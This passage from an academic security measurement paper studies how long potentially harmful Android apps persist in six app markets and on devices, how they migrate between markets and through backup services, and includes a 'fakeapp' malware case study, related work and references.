


Figure 5: Survival analysis of malware and MUwS persistence in the six markets.

wise Peto-Prentice test to compare the survival distributions of the PHAs between Google and the other markets to establish the fact that the PHAs in Google Play persist longer than those in the other markets. The degrees of freedom are the number of groups minus one, hence always 1 in our tests. A χ^2 test shows that these differences are statistically significant as the test statistic values are significantly larger than 3.841 (from standard χ^2 distribution table) and the p-values are all less than 0.005. These results further validate our observation. Our observation is at odds with Lindorfer *et al.* [22]. We hypothesize two factors that may lead to our results. First, Android accounts for 87% of the global smart phone market, and, inevitably, has become the de facto target for mobile malware. In turn, some PHAs may end up on the Google Play Store despite of Google tightening Android's security and app review. Second, Google Play may have different policies to address PHAs (e.g., it may offer a longer grace period for these PHAs to remove offending libraries/code). Nevertheless, Google Play removed 74K PHAs during our observation period, which is far more than those removed by the other markets.

We then use AVClass [29] to distinguish between malware and MUwS among PHAs, investigating if there exists any in-market persistence difference between these two types of PHAs. Mobile MUwS have a slightly shorter persistence period in `Google Play` (77.11 days on average) and `Bazaar market` (65.43 days on average), while in the other four markets MUwS shows longer persistence than malware. In particular, the in-market persistence period of mobile MUwS is almost *twice* longer than that of malware in `Samsung market`

Google Play		Huawei Market		Xiaomi Market		Samsung Market		Bazaar Market		Oppo Market	
Family	Avg. Persistence	Family	Avg. Persistence	Family	Avg. Persistence	Family	Avg. Persistence	Family	Avg. Persistence	Family	Avg. Persistence
airpush	153.3 D	jiagu	32.3 D	jiagu	30.6 D	jiagu	39.9 D	adpush	92.2 D	**jiagu**	26.2 D
jiagu	153.5 D	smsreg	46.9 D	smsreg	32.1 D	airpush	188.2 D	hiddad	98.7 D	hiddad	91.9 D
revmob	159.1 D	tencentprotect	44.3 D	umpay	100.1 D	revmob	191.8 D	toofan	83.5 D	smsreg	65.4 D
leadbolt	159.9 D	secneo	51.8 D	datacollector	58.2 D	leadbolt	173.37D	**privacyrisk**	65.4	datacollector	46.3 D
inmobi	125.9 D	datacollector	32.8 D	tencentprotect	53.2 D	smsreg	56.2 D	ewind	129.0 D	tencentprotect	52.4 D
anydown	191.6 D	autoins	41.2 D	secneo	31.9 D	mobby	194.0 D	dnotua	92.9 D	utilcode	63.0 D
hiddad	165.9 D	**utilcode**	26.0 D	hiddad	82.2 D	tencentprotect	56.44 D	hiddenapp	80.4 D	badiduprotect	39.3 D
plankton	136.1 D	baiduprotect	83.5 D	utilcode	52.5 D	anydown	183.7 D	hiddapp	99.7 D	beitaad	45.9 D
datacollector	152.2 D	autoinst	35.1 D	baiduprotect	48.9 D	**wapron**	8.4 D	notifyer	75.2 D	airpush	47.5 D
dnotua	115.2 D	smspay	62.4 D	**wapron**	13.5 D	baiduprotect	84.9 D	airpush	123.8 D	revmob	106.6 D

Table 10: Summary of the top 10 families (ranked by the number of SHA2s) in-market persistence in the top 6 Android marketplaces. A family name is in bold if its in-market persistence period is below average (see Table 9).

(81.01 days on average) and `Oppo market` (48.44 days on average). This suggests that different markets apply different policies when vetting for PHAs, and might prioritize certain types of threats over others. To further validate our findings on the in-market persistence difference between these two types of PHAs, we again use the Kaplan-Meier Estimate. The survival curves of mobile malware and MUwS in the six markets are shown in Figure 5. We further carry out the Peto-Prentice test to compare the survival distributions of malware and MUwS within each market. A χ^2 test shows that these differences are statistically significant as the test statistic values are significantly larger than 3.841 (from standard χ^2 distribution table) and the p-values are all less than 0.005. The only exception is `Bazaar market`, where the test statistic is not significant. Hence, we cannot conclude if `Bazaar market` applies different policies when vetting for PHAs.

In Section 5 we showed that the overall number of devices infected is correlated with the number of SHA2s. Following this finding, we further study if PHA families with a large number of PHAs can persist longer in the marketplaces. Our hypothesis is that these large families may persist in the markets longer since app vetting systems require both machine and human inspection. Our findings on the top 10 largest families in the top six markets are shown in Table 10. We observe that most of the large families in the top six marketplaces persist longer than the mean persistence time (see Table 9). For example, all top 10 families in `Google Play` have in-market persistence of at least 115 days, which is 38 days longer than the mean 77.64 days persistence time. These results show that there is a need for more comprehensive app vetting measures.

6.4 PHA In-Market Evolution

In the previous sections, we showed that PHAs can persist in a market for weeks. In this section we aim to further understand how PHA families may evolve in the markets. For example, PHA makers may proactively switch ad libraries in response to market policy changes or gain better incentives from ads, or they may modify their malicious code to evade market app vetting systems, etc. Note that each app has a unique package name in a given market, by correlating the SHA2s belonging




Figure 6: Example of PHA in-market evolution (`com.sinyee.babybus.season`).

Market	#Apps	#SHA2s	Approximate SHA2s per PHA	Avg. In-market Persistence	Avg. Evolution Gap
Google Play	1,349	7,883	~6	250.1 D	66.5 D
Huawei Market	320	1779	~5	276.6 D	116.2 D
Xiaomi Market	89	443	~5	247.8 D	98.8 D
Samsung Market	70	383	~5	238.9 D	86.8 D
Bazaar Market	40	129	~3	213.9 D	120.5 D
Oppo Market	43	234	~5	227.0 D	98.4 D

Table 11: Characteristics of PHA in-market evolution.

to a certain package name and the AVClass results of their VT reports, we can track and measure if an app evolves over time (i.e., if the SHA2s of a certain PHA belong to at least 2 PHA families over the time). We show an example in Figure 6 where SHA2s from `com.sinyee.babybus.season` in `Google Play` are associated with three different PHA families (i.e., `inmobi`, `kyview` [36], and `domob`) during our observation period.[4] Their overall evolution distribution is illustrated in Figure 7. As we can see, the majority of the PHAs exhibiting in-market evolution are observed in `Google Play` and `HuaWei Market` (1,340 and 320 PHAs respectively in these two markets). There are a limited number of PHAs in

[4]Note that `inmobi` is Google's preferred ad SDK partner. However, this library is flagged by multiple mobile security products as MUwS, and has leaked sensitive user data in the past. In fact, inMobi was charged by the FTC for COPPA violations in 2016. Therefore we flag `inmobi` as PHA in this paper even though we acknowledge that the definition of MUwS varies by platforms.




Figure 7: Violet plot summarizing PHA in-market evolution. The white dot in the middle is the median value, the thick black bar in the centre represents the interquartile range and the contour represents the distribution shape of the data.

the rest of the markets exhibiting in-market evolution. For example, we identify 10K PHAs in `Samsung Market` (see Table 8), yet only 70 of them exhibit in-market evolution. On average, these PHAs belong to two PHA families over time. Additional characteristics of these PHAs exhibiting in-market evolution are summarized in Table 11. Overall, these PHAs exhibiting in-market evolution show longer in-market persistence (i.e., over 200 days) in the top 6 markets. For example, the PHAs exhibiting in-market evolution persists in `Google Play` for 250.1 days compared to the average 77.6 days (see Table 9). The average gap between PHAs switching families in `Google Play` is 66.5 days, which is more frequent than the other markets. We believe that the shorter gap in `Google Play` is partially due to the stringent app vetting system and security policies applied by `Google Play`. As such, miscreants must be proactive to deal with the scrutiny from Google.

7 PHA Migration

When their PHAs are removed from a marketplace, miscreants might migrate to alternative ones to keep their operation going. In this section, we study how PHAs migrate among markets.

7.1 PHA Inter-Market Migration

An important unanswered question is if miscreants actively move PHAs among markets to infect more devices or after such PHAs were removed from a market. For example, the miscreants may move a PHA to alternative markets after Google Play takes it down. Alternatively, the miscreants may move a PHA from alternative markets to Google Play to profit from its massive end users even for a short period of time. We show an example in Figure 8. We have a repackaged app `com.avatar.star` with SHA2 `79e6...`, which originally appeared in `Oppo Market` between August 1, 2019 and August 15, 2019 (3 devices infected), then moved to `VIVO Market` between August 20, 2019 and August 25, 2019 (2 devices infected), and finally settled down in `Google Play` between September 4, 2019 and January 27, 2020 (215 device infected). Recall that we can track a SHA2 across markets and time to identify sequentially non-overlapping time intervals. To quantify the aforementioned phenomenon, we use the app package names and their associated SHA2s as seeds (similar to previous work [22]), and use the approach detailed in Section 3 to measure PHA inter-market migration. In total, we observe 3,533 PHAs that exhibit inter-market migration. The results for the top six markets are summarized in Figure 9. We see that `Google Play` exhibits the most inter-market migration activities with 1,404 PHA migrations, while `Google Play` also exhibits the most outward PHA migrations with 886 outward migration activities.

We next investigate whether mobile malware and MUwS present different migration activity on the various markets. We again use AVClass [29] to identify mobile malware and




Figure 8: Example of PHA inter-market migration (`com.avatar.star`).




Figure 9: PHA inter-market migration. Markets are ranked by the total number of inter-market activities.

Market	Total PHA Migration (in)	# Malware	# MUwS	Avg. Persistence	# Device Infected (upstream)	# Device Infected (current)
Google Play	651	447	204	57.9 D	964	3,003
Huawei Market	859	747	112	63.5 D	1,039	1,543
Xiaomi Market	346	292	54	10.44 D	4,065	471
Samsung Market	255	218	37	23.66 D	1,599	394
Oppo Market	234	186	58	10.3 D	3,364	296
Bazaar Market	107	63	44	63.84 D	121	284

Table 12: Market response to PHA migration.

Service	#PHAs	#Malware	#MUwS	Dev Infected	Avg. Persistence
com.sec.android.easyMover (Samsung)	14,038	10,960	3,078	35,557	93.38 D
com.samsung.android.scloud (Samsung)	5,088	3,835	1,253	8589	56.41 D
com.hicloud.android.clone (Huawei)	3,653	2,953	700	3,079	32.53 D
com.oneplus.backuprestore (Oneplus)	1,072	794	278	1,361	22.69 D
com.coloros.backuprestore (Oppo)	972	695	277	1,267	21.98 D
com.miui.cloudbackup (Xiaomi)	1,243	928	315	1,235	33.23 D


Table 13: PHA migration from data backup/clone services. Those services are ranked by the device prevalence ratios.

MUwS from the package names that migrated. Lindorfer *et al*. [22] found initial evidence that malicious apps jump from market to market, possibly for survival. For instance, the authors identified 131 apps that migrated to alternative markets, but didn't carry out further analysis of how long these apps would **survive** after the migration. To fill this gap, we then measure specifically the PHAs that migrated into the markets to understand their in-market persistence. The results are summarized in Table 12. More mobile malware migrates into the markets compared to MUwS for all top 6 markets. Our hypothesis is that the ecosystem of MUwS usually leverages ad libraries and can be more adaptable to market takedowns, while the miscreants behind mobile malware use more sophisticated methods (e.g., code obfuscation, environment awareness, etc) hence reusing the same PHAs across different markets to maximize the number victims is more desirable. To verify our hypothesis, we measure the device prevalence ratios of these PHAs migrating into the markets and compare this prevalence ratios to those of the immediate upstream markets they migrated from. Our results are summarized in Table 12. As it can be seen, PHAs migrating into `Google Play` and `Huawei Market` (which have large user bases) manage to infect at least 50% more devices than those from the immediate upstream markets. However, PHAs migrating into the rest of the markets (which have smaller user bases) do not reach more devices. Nevertheless, those PHAs, on average, have short lifespans in these markets compared to the average persistence time (see Table 9, Section 6) except `Huawei Market`. Our hypothesis is that this is partially due to the fact that these PHAs have been detected in the upstream markets, therefore signatures were made available for the downstream markets to detect them. At the same time, the exception of `Huawei Market` shows that markets must be responsible and rigorously vet the apps submitted. Our study only measures the *lower bound* of the PHA in-market persistence since it is possible that a PHA still exists in a market but our dataset did not reflect its existence. The issue could be addressed if our dataset is augmented with the method proposed by Lindorfer *et al*. [22]. We leave such task as part of our future work.


7.2 PHA Persistence After Migration via Backup/Clone Services

Android phones typically offer backup functionality to their users, allowing them to restore their apps and configuration when they purchase a new device. This mechanism allows users to quickly restore their data (e.g., contacts, settings, apps) in the new devices without manual reinstallation efforts. However, such services may inadvertently migrate existing PHAs to the new device too, and compromise the security and privacy of the new phones, *even though these PHAs may have been removed by the markets* and therefore the user might not be able to manually install them anymore. Kotzias *et al*. [16] showed that backup restoration is an unintended unwanted app distribution vector responsible for 4.8% of unwanted installs. Following this direction, we further investigate how long PHAs can persist after migrating via backup/clone services. Recall that the mobile security product captures an app's installer package name (see Section 2). This enables us to identify apps that were installed by backup/clone services in our dataset. To this end, we first identify the top six data backup/clone services in our dataset and understand how many PHAs migrate from backup/clone services, and consequently how long these PHAs may persist on the devices. To accurately identify the data backup/clone services, we first remove all known market installer packages and rank the rest of the installers by the device prevalence ratio. We then investigate these apps on `Google Play` and on the Web to understand the functions of the installers.


Our findings are shown in Table 13. Overall, we observe that a considerable number of PHAs are not removed by end users and consequently are migrated from the old phones and backups. For example, 14K PHAs migrated to 35.5K new Samsung models in our dataset. At the same time, it is interesting to see that there is three times more mobile malware than MUwS migrating via backup/clone services. In addition, these PHAs persist longer than the average 20.2 days persistence period (see Table 4). For example, PHAs migrated via Samsung smart switch mobile app (`com.sec.android.easyMover`) persist in the new devices for an averaged 93 days.




(a) `fakeapp` prevalence (global)



(b) `fakeapp` device infection rate (global)



(c) `fakeapp` prevalence (in Google Play market)



(d) `fakeapp` device infection rate (incurred by Google Play)

Figure 10: Case study: the `fakeapp` family

8 `Fakeapp` Case Study

In this section, we provide a case study on the `fakeapp` Android malware family to demonstrate that our approach can measure how a malicious campaign spread, persisted, and later was removed by the markets. `fakeapp` is a family of malicious apps that masquerades as popular legitimate apps, by using a similar package name and icons as AV apps, banking apps, etc. Some of the apps from the `fakeapp` family may engage in malicious activities such as sending/receiving premium SMS messages and downloading other apps [17,40].

Figure 10 shows the prevalence rate and the device infection rate of `fakeapp` from a global and a local perspective (we use the `Google Play` market in our case study). During our observation period, at the global level, `fakeapp` had approximately 3K active SHA2s infecting 13K devices on a monthly basis (see Figure 10a and 10b). From a local perspective, `fakeapp` had approximately 210 active SHA2s persisting in the `Google Play` market and infecting 3K devices on a monthly basis (see Figure 10c and 10d. This is rather interesting because apps from the `fakeapp` family in the `Google Play` market represent 7% of monthly active SHA2s belonging to this family, and yet accounted for approximately 25% of the global device infection. Our study shows that the `Google Play` market ramped up its removal efforts over our observation period. The market had 322 active `fakeapp` SHA2s in January 2019 and reduced the number to 106 active SHA2s in February 2020, representing a twofold decrease (Figure 10c). This, in turn, lead to a four-fold decrease in the number of device infection rate (Figure 10d). However, the `fakeapp` family, on average, persisted in the `Google Play` market for 86.6 Days before removal. This is about 9 days longer than the average PHA persistence period on that market (see Table 9, Section 6.2). At the same time, `fakeapp` apps installed from `Google Play` persist 29.41 days on devices, which is 14 days longer than the average 15.17 days `fakeapp` on-device persistence period. We believe that this is due to the fact that `Google Play` is the *de facto* trusted source of Android apps, hence the end users may keep the PHAs from `Google Play` longer. Additionally, the fact that `fakeapp` apps come disguised as useful apps might hide the fact that these apps are malicious and lure users into keeping them on their devices for longer, despite being warned by the mobile security product. Our case study highlights the importance of the `Google Play` market in fighting PHAs and demonstrates the in-depth analysis that our measurement methodology can achieve.

9 Limitations and Discussion

Biases. While this paper presents the largest measurement of on-device Android PHA to date, our dataset is biased towards the users of a single mobile security product, and therefore still presents some biases. For example, our device population is skewed towards the United States and European countries. It is possible that end users in the United States and Europe tend to keep this mobile security app installed for longer, hence more likely that these devices fit in our data selection criteria (see Section 3). At the same time, we cannot observe the behavior of users that do not use mobile security products, and those who did not opt-in this data collection scheme. Besides, we cannot observe certain events from the devices protected by Google Play Protect. Nonetheless, we believe that our dataset is representative of the worldwide mobile users, and we do our best to minimize this bias, for example, by using percentages when looking at per country infection rates. In terms of the representativeness of the analyzed apps, it is challenging to ascertain the coverage of our study since it is infeasible to determine the total number of all Android apps, given such a fragmented ecosystem and many alternative markets. Still, by analyzing 8.8M unique apps, this study is covering one of the largest sets of apps to date, and is in line with the largest datasets collected by the academic community [1].

Data Limitations. It is important to note that the PHA detection data is collected passively. That is, a PHA detection event is recorded when the security product detects a potentially harmful application that matches a pre-defined signature including its behavior, communications, and policy violations. Any mobile PHAs preemptively blocked by other security products (e.g., application store link blacklists, cloud-based app reputation systems) cannot be observed. Additionally, any PHAs that do not match the predefined signatures on devices are also not observed. Inferring the last seen timestamp of a PHA in a market is practically hard since the mobile security data is collected passively. Our inference therefore relies upon the deduction that if we do not observe a given PHA from billions of events generated by 11.7M devices following its last observation time, we consider that this PHA was removed by a market. It is possible that this PHA could still remain in that market and our dataset simply did not capture its existence

(i.e., this PHA is not installed by the 11.7M devices after its last observation timestamp). Consequently, we measure the *lower bound* of the PHA in-market persistence in our study.

The Android API enables the mobile security product to identify the installer package name of a PHA. Correlating this with the official package names of the markets, we can identify if a PHA comes from a certain market at a certain timestamp. However, miscreants or end users can install apps via `ADB` and impersonate the official package names of the markets. In this case, the mobile security product can wrongly attribute a PHA as originating from a certain market. To minimize this risk, our study only selects a PHA observed in at least two devices. We believe that such false positives incurred by such impersonated official market package names are statistically ignorable. In addition, if an app was installed before our observation period started, we cannot obtain market information for it. If an already installer app is consequently updated, our system sees the updating software as the installer and not the original marketplace the app came from. We therefore exclude the PHAs that we cannot confidently attribute to certain markets. Still, this allows us to cover 66% of the devices in our dataset and 22% of all PHA installations.

Implications for mobile security research. Our study shows that many PHAs can persist on devices and in app markets for many days once installed or approved. We hope that our study can inspire better notification systems to nudge the end users to remove PHAs once detected, and, ideally, devise a prevention system able to convince users not to install PHAs in the first place.

Implications to Android markets. Our study shows that PHAs can persist in a market for at least 24 days. At the same time, while we recognize the efforts from the Android markets, not all PHAs are removed by them (e.g., `Google Play` removes 5.28K PHAs per month and, in total, removes 74K out of 81K PHAs). We hope that our findings will enable Android markets to ramp up their app vetting systems and takedown PHAs in a timely manner to minimize their in-market persistence. In addition, despite of the transparency report from Google Play, we hope that the markets can be more transparent and disclose the performance figures relating to PHA removal (e.g., the number of PHA removed monthly, the average time to remove a PHA, etc.). Our study shows that PHAs may evolve over time to survive in the markets for longer and be able to reach more victims. We hope that our findings can encourage app markets to make end users aware of the security and privacy issues incurred by the previous versions of an app if any. For example, certain versions of the popular app `com.intsig.camscanner` in `Google Play` were affected by the Trojan dropper `necro` due to the integration of a 3^{rd} party SDK from AdHub. As the app remains in `Google Play` after the removal of the 3^{rd} party library, a historical briefing of the security and privacy incidents associated with such apps would offer end users an informed decision when installing them on their devices in the future.

10 Related Work

There is an enormous amount of research on mobile security and privacy. In this section, we specifically review previous measurement studies on malware characterization and mobile app ecosystem. We refer the readers to [6, 8, 19, 24, 32, 37] for overviews and surveys on securing Android devices.

Mobile PHA characterization. The security research community has been actively investigating the ever-changing characteristics of mobile PHAs for years [6, 8, 19, 24, 32, 37]. Previous efforts mainly focused on analyzing apps and systematically characterizing them from various aspects. From a high level, these research center on installation methods [40], evasion mechanisms [7], repackaging mechanisms [22, 31, 39], malicious payloads [40], behaviors [21, 38], monetization [9], etc. In recent years, Faruki *et al*. [7] summarized Android security issues, malware growth (during 2010-13), their penetration, stealth techniques, and strength as well as weaknesses of some of the popular mitigation solutions. Mirzaei *et al*. [23] introduced Andrensemble, a system to characterize Android malware families by leveraging API ensembles. These efforts collectively shed lights on how Android malware operates in the wild, the main incentives of mobile malware, the weaknesses of some of the popular mitigation solutions, etc. However, they did not discuss potential threats posed by PHA persistence in both mobile devices and markets as these efforts center on app analysis and offer a less comprehensive view of the real device prevalence.

Measurement studies on Android permission system. The Android permission system has been extensively covered in the previous literature [2, 3, 8, 24]. We only review the work relating to our study in this paper. Felt *et al*. [8] built the Stowaway system to detect overprivileged apps which could result in privacy violations. Felt *et al*. [10] later showed that current Android permission warnings do not help most users make correct security decisions. Sarma *et al*. [27] discussed the risks incurred by the Android permission system and outlined 13 permissions that may critically invade users' privacy. Qu *et al*. [25] designed AutoCog to measure the description-to-permission fidelity in Android apps and assist the end users to understand the security and privacy implications when granting permissions.

Measurement studies on mobile PHA. From a device perspective, Shen *et al*. [30] carried out a detailed quantitative analysis on 6.14 million Android devices comparing rooted and non-rooted Android devices across a broad range of characteristics including PHA installations and network behavior. Suarez-Tangil *et al*. [31] carried out a systematic study of 1.28M repackaged apps spanning between 2010 and 2017 to understand how Android malware has evolved over time.

More recently, Gamba *et al*. [11] collected 82K pre-installed apps (424K files in total) on Android devices from more than 200 vendors and carried out a measurement study to understand how the stakeholders primarily build their relationship around advertising and data-driven services. From an app market perspective, Lindorfer *et al*. [22] proposed the AndRadar system to discover multiple instances of a malicious Android application in a set of alternative application markets using a set of package names as seeds. Wang *et al*. [35] leveraged 6M Android apps downloaded from 16 Chinese app markets and Google Play and provided a large-scale comparative study to understand various aspects and dynamics relating to apps (including PHAs), their behavior and the developers. These efforts collectively shed lights on the overall picture of how PHA evolves over the time. Different from these previous efforts, our study focuses on the potential threats posed by PHA persistence in both mobile devices and markets as these efforts center on app analysis and offer a comprehensive view of the real device prevalence.

Desktop PUP PPI ecosystem study. Another loosely connected research line is related to measuring the PUP PPI ecosystem in the PC environment. Caballero *et al*. [4] provided the first large scale measurement of blackmarket pay-per-install services in the wild. Kotzias *et al*. [15] leveraged file dropping graphs to build a *publisher graph* and identify specific roles in the ecosystem, in turn revealing the relationship between PUP prevalence and PUP distributors. Thomas *et al*. [33] performed a similar study on unwanted software on desktop computers.

Comparison with Close Work. The closest work is a recent mobile unwanted app distribution study by Kotzias *et al*. [16]. Their study focuses on understanding who-installs-who relationships between installers and child apps, and uncovering the main unwanted app distribution vectors. Similar to the findings by Kotzias *et al*. [16], our study also shows that Google Play remains the main app distribution vector of PHAs, but also has the best defenses against PHAs (e.g., removing most of the PHAs). Kotzias *et al*. [16] also identifies many other distribution vectors such as bloatware, browsers, instant messaging, etc. Our study does not cover these distribution vectors as we focus on the temporal behavior of PHAs. Concretely, leveraging a longer observation period of PHA installation events across 11M devices, our study offers a large-scale temporal measurement study of Android PHAs to comprehend the characteristics their on-device and in-market persistence, and consequent inter-market migration after taken down. In summary, Kotzias *et al*. [16] cover where the PHAs come from while our study addresses the temporal dynamics of PHA installations on Android.

11 Conclusion

We presented the largest on-device study to date of Android PHAs installed in the wild. Our results show that PHAs on Android are a pervasive problem, and that malicious apps can persist for long periods of time both on devices and on markets. Our results suggests that current measures against malicious apps on Android are not as effective as commonly thought, and that more research from the security community is needed in this space.

Acknowledgements

We would like to thank our Shepherd Yousra Aafer and the anonymous reviewers for their helpful guidance through the revision process. This work was supported by the National Science Foundation under Grant CNS-2127232.

References

[1] Kevin Allix, Tegawendé F. Bissyandé, Jacques Klein, and Yves Le Traon. Androzoo: Collecting millions of android apps for the research community. In *MSR*, 2016.

[2] Kathy Wain Yee Au, Yi Fan Zhou, Zhen Huang, and David Lie. Pscout: analyzing the android permission specification. In *ACM CCS*, 2012.

[3] David Barrera, H Güneş Kayacik, Paul C Van Oorschot, and Anil Somayaji. A methodology for empirical analysis of permission-based security models and its application to android. In *ACM CCS*, 2010.

[4] Juan Caballero, Chris Grier, Christian Kreibich, and Vern Paxson. Measuring pay-per-install: The commoditization of malware distribution. In *USENIX Security*, 2011.

[5] Rahul Chatterjee, Periwinkle Doerfler, Hadas Orgad, Sam Havron, Jackeline Palmer, Diana Freed, Karen Levy, Nicola Dell, Damon McCoy, and Thomas Ristenpart. The spyware used in intimate partner violence. In *IEEE S&P*, 2018.

[6] Zheran Fang, Weili Han, and Yingjiu Li. Permission based android security: Issues and countermeasures. *computers & security*, 43, 2014.

[7] Parvez Faruki, Ammar Bharmal, Vijay Laxmi, Vijay Ganmoor, Manoj Singh Gaur, Mauro Conti, and Muttukrishnan Rajarajan. Android security: a survey of issues, malware penetration, and defenses. *IEEE communications surveys & tutorials*, 17(2), 2014.

[8] Adrienne Porter Felt, Erika Chin, Steve Hanna, Dawn Song, and David Wagner. Android permissions demystified. In *ACM CCS*, 2011.

[9] Adrienne Porter Felt, Matthew Finifter, Erika Chin, Steve Hanna, and David Wagner. A survey of mobile malware in the wild. In *SPSM*, 2011.

[10] Adrienne Porter Felt, Elizabeth Ha, Serge Egelman, Ariel Haney, Erika Chin, and David Wagner. Android permissions: User attention, comprehension, and behavior. In *SOUPS*, 2012.

[11] Julien Gamba, Mohammed Rashed, Abbas Razaghpanah, Juan Tapiador, and Narseo Vallina-Rodriguez. An analysis of pre-installed android software. In *IEEE S&P*, 2020.

[12] Google. Android Security & Privacy 2018 Year In Review. 2019.

[13] Médéric Hurier, Guillermo Suarez-Tangil, Santanu Kumar Dash, Tegawendé F Bissyandé, Yves Le Traon, Jacques Klein, and Lorenzo Cavallaro. Euphony: Harmonious unification of cacophonous anti-virus vendor labels for android malware. In *MSR*, 2017.

[14] David G Kleinbaum and Mitchel Klein. *Survival analysis*. Springer, 2010.

[15] Platon Kotzias, Leyla Bilge, and Juan Caballero. Measuring PUP Prevalence and PUP Distribution through Pay-Per-Install Services. In *USENIX Security*, 2016.

[16] Platon Kotzias, Juan Caballero, and Leyla Bilge. How did that get in my phone? unwanted app distribution on android devices. In *IEEE S&P*, 2021.

[17] Su Mon Kywe, Yingjiu Li, Robert H Deng, and Jason Hong. Detecting camouflaged applications on mobile application markets. In *ICISC*, 2014.

[18] Charles Lever, Manos Antonakakis, Bradley Reaves, Patrick Traynor, and Wenke Lee. The core of the matter: Analyzing malicious traffic in cellular carriers. In *NDSS*, 2013.

[19] Li Li, Tegawendé F Bissyandé, and Jacques Klein. Rebooting research on detecting repackaged android apps: Literature review and benchmark. *IEEE Transactions on Software Engineering*, 2019.

[20] Li Li, Daoyuan Li, Tegawendé F Bissyandé, Jacques Klein, Yves Le Traon, David Lo, and Lorenzo Cavallaro. Understanding android app piggybacking: A systematic study of malicious code grafting. *IEEE Transactions on Information Forensics and Security (TIFS)*, 2017.

[21] Martina Lindorfer, Matthias Neugschwandtner, Lukas Weichselbaum, Yanick Fratantonio, Victor Van Der Veen, and Christian Platzer. Andrubis–1,000,000 apps later: A view on current android malware behaviors. In *BADGERS*, 2014.

[22] Martina Lindorfer, Stamatis Volanis, Alessandro Sisto, Matthias Neugschwandtner, Elias Athanasopoulos, Federico Maggi, Christian Platzer, Stefano Zanero, and Sotiris Ioannidis. Andradar: fast discovery of android applications in alternative markets. In *DIMVA*, 2014.

[23] Omid Mirzaei, Guillermo Suarez-Tangil, Jose M de Fuentes, Juan Tapiador, and Gianluca Stringhini. Andrensemble: Leveraging api ensembles to characterize android malware families. In *ASIACCS*, 2019.

[24] Mohammad Nauman, Sohail Khan, and Xinwen Zhang. Apex: extending android permission model and enforcement with user-defined runtime constraints. In *ASIACCS*, 2010.

[25] Zhengyang Qu, Vaibhav Rastogi, Xinyi Zhang, Yan Chen, Tiantian Zhu, and Zhong Chen. Autocog: Measuring the description-to-permission fidelity in android applications. In *ACM CCS*, 2014.

[26] Abbas Razaghpanah, Rishab Nithyanand, Narseo Vallina-Rodriguez, Srikanth Sundaresan, Mark Allman, Christian Kreibich, and Phillipa Gill. Apps, trackers, privacy, and regulators: A global study of the mobile tracking ecosystem. In *NDSS*, 2018.

[27] Bhaskar Pratim Sarma, Ninghui Li, Chris Gates, Rahul Potharaju, Cristina Nita-Rotaru, and Ian Molloy. Android permissions: a perspective combining risks and benefits. In *SACMAT*, 2012.

[28] Angela Sasse. Scaring and bullying people into security won't work. *IEEE Security & Privacy*, 13(3):80–83, 2015.

[29] Marcos Sebastián, Richard Rivera, Platon Kotzias, and Juan Caballero. Avclass: A tool for massive malware labeling. In *RAID*, 2016.

[30] Yun Shen, Nathan Evans, and Azzedine Benameur. Insights into rooted and non-rooted android mobile devices with behavior analytics. In *SAC*, 2016.

